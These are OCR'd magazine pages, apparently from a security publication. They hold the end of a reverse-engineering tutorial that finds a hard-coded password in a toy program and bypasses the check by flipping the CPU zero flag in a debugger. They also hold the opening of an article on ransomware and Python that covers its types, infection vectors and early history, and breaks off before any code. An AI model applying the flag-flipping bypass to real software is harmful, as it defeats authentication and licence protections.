


Figure 11: The for-loop of the factorial-function

10) At the end, the value fact is put into eax (move ax, [ebp+fact]) and the function returns (leave and retn).

11) After the return step 6 from above is executed.

This is the basic flow of the program.

Unveil the password function

The password function doesn't seem to be a separate function since there was no hint in IDA for a call to such a function. According to the program flow, the password needs to be entered after the entry variable. In figure 8, it can be seen that the password is an integer value. Since there is no call to another function, the entered value is compared directly in the code against a constant or static variable. According to the code, the value is 3E8 in hexadecimal which is 1000 in decimal. If the program is executed and 1000 is entered as password, it works indeed! The password is 1000 – this was easy.




Figure 12: If the wrong password is entered, the program terminates

The mechanism behind the assembly comparison is a conditional jump which includes to check against a “flag”. JNZ checks for the so called zero-flag. This very simple example demonstrates how to identify weak elements in source code. An alternative way to alter functions is debugging. Debugging offers be another approach to understanding the behavior of software.

Reversing a binary file – step 4 – Debugging

To get more information about a program, it is useful to debug it. Debugging also reveals information a static analysis is not capable of. In the example program from above it could have been more difficult to understand the password function. To debug this function, a common way is to work with break points. IDA offers the debugging feature and to set break points (See figure 13). If the break point is defined, the debugging process can be started. Pressing F9 starts the program.




Figure 13: Setting a break point in IDA Pro

The program runs until it hits the break point. When code is executed, the content of the registers changes constantly. It is useful to open the general register tab in IDA in order to follow these changes. The content of the eax-register has the value of the entered number (4 in this case). The zero-flag is set to zero (see figure 14). The JNZ-comparison would fail because the comparison of the eax-register which contains 4 against 3H8 will not be true. The zero-flag stays zero in this case and the




Figure 14: During debugging the Zero-flag is not set to the value of the EAX-register

Jump to “loc_4015AF”, which is the memory address of the next code element, is not initiated.

In IDA Pro, debugging allows a step-by-step execution. Before we jump through the code step-by-step, the zero-flag must be changed to 1. With a double click on the value of the zero-flag in IDA Pro, the ZF-field can be changed (see figure 15 – 1). The blinking arrows in IDA show where the next instruction will be continuing. By clicking on the “next instruction button” it can be seen that the right jump into the factorial function is executed even though the wrong value was entered as a password. This is because the ZF-field is set to 1 - the password comparison is successful and the code jumps into the factorial function (figure 15 – 2).


In the example program, it is necessary to repeat the last step for the factorial function again since there is the same password comparison (figure 15 – 3). The program continues into the for-loop and calculates the factorial value.

Pressing the button “run until execution returns from the current function” several times demonstrates the complexity of a program with all its jumps into many different parts of the PE image containing several functions of different modules. At the end, it returns to the right place in the .data-section and prints the result (figure 15 - 4). Even though a wrong password was entered, the program was executed successfully.

Figure 15: Several steps through the debugging process to change the behavior of the program

It is possible to change the execution of the application at runtime by changing the values in the memory using debugging method and tools.

Besides IDA Pro there are other debuggers that are very helpful in reverse engineer software. Ollydbg is one such example. Figure 16 shows the process of changing the zero-flat the same way it was done with IDA Pro.






Figure 16: Stepping through the example program using Ollydbg

Reversing a binary file – step 5 – decompiling

The primary goal of reverse engineering is to completely understand the target of evaluation. The generation of reusable source code can be one aspect of it. The re-generated code can be used to build a prototype as copy of the reverse engineered target.

Decompiling means to re-generate the source code from a binary code or assembly code and is one step more than disassembling. Mostly it is not possible to generate an identical source code because most of the variables and function have lost their names during the compilation process. Decompiled code uses different names for classes, functions, variables, etc., similar to the terms generated by IDA and looks more complex than expected from high-level-language code. Most important is to reconstruct the main functions of the original program.

IDA Pro is able to auto-generate pseudo code from the analyzed structure of the binary with the in built decompiler. It is a very useful way to get an idea of the original code. Please visit hex-rays website[1] of the possibilities and limits of this function.

Reconstruction of source code usually generates pseudo-code. For the example program, the following pseudo-code can be written (typical pseudo-code names of variables and functions are not used in this case because the results of analysis above are already integrated):

```
int password;                    // the password value is fixed and globally


int main()                       // the main function which was identified by IDA Pro
{
 Int n;                          // the variable n which is used as input
 cout<<"Enter the Number :";  // The text output
 cin>>n;                        // The input of n
 cout<<"Enter the password :"; // The text output
 cin>>password;                // The input of the password
 if (password==1000)
   {                           // factorial is only executed if the password is correct
    cout<<n<<" Factorial Value Is "<<factorial(n);    //the return value of factorial
   }                                                  // is a variable of type long
 Else
 {
   cout<<"Wrong password";
   }
Return 0;
}
                                  // The factorial takes in n as input parameter and
returns a long
```

```
long factorial(int n)

{

  int counter;                    // The variables counter and fact must be defined

  long fact = 1;                     // fact is filled with the value 1 in the assembly
code



   if (password==1000)          // the condition checks the password again and

   {

                                  //The for Loop block starts using the counter, n, and
fact

     for (int counter = 1; counter <= n; counter++)

    {

     fact = fact * counter;

     }

   }

 return fact;

}
```

The final result can be implemented again in C++ to get a similar result as in the original program. The reverse engineering was successful!

Summary and limitations

The goal of reverse engineering of software is to understand the structure and functionality of the application. In some cases, it might be even necessary to re-create the same software again based on the given binary. Depending on the original programming language, the disassembling and decompiling process is more or less successful. Java-based software is easier decompiled as C++-based software since Java is only compiled at runtime and preserves much more information in the byte code format than a C++-binary file does.

Reverse engineering consists of static and dynamic analysis of the software. Several tools can be used to analyze a program statically and to identify information such as environment, type and sections. Disassembling allows to analyze the assembly code, the sub-routines, classes, variables and the program flow. The dynamic analysis includes the debugging process, which allows step-by-step analysis of the program flow and the manipulating CPU registers and flags. It also involves the analysis of executed functions of libraries, kernel functions, and the monitoring of access to memory, to networks, etc. The final step is the generation of pseudo-code to re-program the application.

This article showed the typical steps of such a reverse engineering process based on a simple example.


It must be stated, though, that many applications today are protected so that disassembling and decompiling is difficult. Most used methods to prevent reverse engineering are:

- Using encryption and scrambled packers.
- Using code obfuscation and implementing non-functional pseudo-code, which results in “spaghetti code” when trying to disassemble it.
- Implementing anti-debugging methods offered by compilers.

References:

- IDA Pro - https://www.hex-rays.com/
- Ollydbg - http://www.ollydbg.de/
- PEiD - https://www.aldeid.com/wiki/PEiD
- CFF Explorer http://www.ntcore.com/exsuite.php
- PE Explorer http://www.heaventools.de/overview.htm


Programming
for
Hackers



Ransomware and Python

Allies or enemies?

Adrian Rodriguez Garcia

ABOUT THE AUTHOR

Adrian Rodriguez Garcia

I'm Adrian Rodriguez Garcia, graduate in telecommunication engineering in the specialty of telematics and student of the Master in security of the information and communications in the University of Seville. I love the cybersecurity, especially those thematic directed to the fight against the malware, reason by which I design solutions based in Open Source to prevent and mitigate any incident that can be produced in network systems. I have been part of the team of cyber security of redBorder, where I have developed redBorder Malware EndPoint to fight against malware. In short, I enjoy in the world of cyber security where I'm like a fish in water.

Ransomware is one of the types of more dangerous malware that exists at present due to the damages it can cause. Today, knowledge of its main characteristics and its evolution are necessary to act against this type of malware. Python is a tool that is associated with the malware at present and can be an enemy or an ally. You can use Python to create a ransomware or to design a tool that fights it.

What will you learn

- In this article, we will introduce the world of cyber security and a type of malware called ransomware. The topics addressed are as follows:
- Introduction on what is ransomware; types, characteristics and the extent of the damage it can cause in a system.
- Historical evolution: what was the first ransomware that existed and its evolution throughout history. In this way, we will be aware of the real danger posed by ransomware and its various effects.
- Use of Python for the design of ransomware: starting from a given base, it's very simple to build ransomware with our own tools that will damage a system.
- Python for the development of a system of defense: maintaining a philosophy of Open Source, we will give a base designed in Python to demonstrate how make our own system of defense and fight against malware infections.

What you should know:

- No prior knowledge is required about cyber security to understand the concept of ransomware and its evolution.
- For the development of a ransomware, as is explained in the third point of this article, the only thing that is required is a basic level of programming and a desire to learn and investigate.

Introduction

First we're going to talk about a type of malware called ransomware that generally is introduced by phishing in the system and can cause damage such as data loss or kidnapping of a computer. Additionally, we will see the ransomware historical evolution to have a complete overview about how it works and the various damage that it can cause.

Finally, with the Python language and the enormous power of its libraries, we will design a ransomware and an anti-malware system, all this to demonstrate how easily, and with basic knowledge, it's possible to design Open Source tools that cause authentic damage to any computer or systems.

What's ransomware?

Ransomware is a type of malware that has become one of the cyber threats that is more dangerous and complex to combat.

This type of malware cannot be considered a virus because it does not propagate across the network, only locally.

Phishing is the main method used to penetrate systems and install the ransomware. To do so, the infection is camouflaged within seemingly harmless files or websites of dubious reputation but appetizing for the victims. The most common places to find this type of malware are: websites of erotic content, forums, games, downloaded movies or series, updates to the system, false antivirus tools or attachments in e-mails.

At the time the system is infected, it can distinguish two groups of ransomware:

- Crypto-ransomware: this name is because through methods of cryptographic complexes, the ransomware can encrypt files, folders, disks hard and even data of user.
- Locker-ransomware: This type of malware is dedicated to the users of a system. It takes control of the user data, blocks the administrator from tasks, blocks the access to the records of the system and infects a series of files to prevent the users from using them. Some of these ransomware are even able to avoid the boot in system administration mode.

The development of malware of this type requires an infrastructure, large dowries of effort and advanced development techniques. All this with a single objective: obtain economic benefit.

When ransomware finishes encrypting or locking the system, it asks the user for an economic rescue for recovering the system control. Sometimes this involves the shipping of SMS of payment, calls to numbers of high pricing or systems of payment online.

Once the economic quantity demanded has been paid, the infection may persist in the system, with the loss of data that it involved, or on the other hand the ransomware will return the system control to the user, allowing the disinfection. It should be noted that this last case tends to be quite more common that the first.

Historical evolution of Ransomware

In this section, I will explain several of the most famous ransomware that, throughout history, have been designed to better understand the evolution of this malware, the real dangers posed and its different ways of acting.

AIDS Trojan

It was created by Joseph L.Popp in 1989. Its objective consisted of hiding folders and encrypting or locking the file names from the "C:\" disk drive through the use of a floppy disk with a simple method of symmetric encryption. To recover the control of the files and directories required payment to an account in a society of Panama.

Archievus Trojan

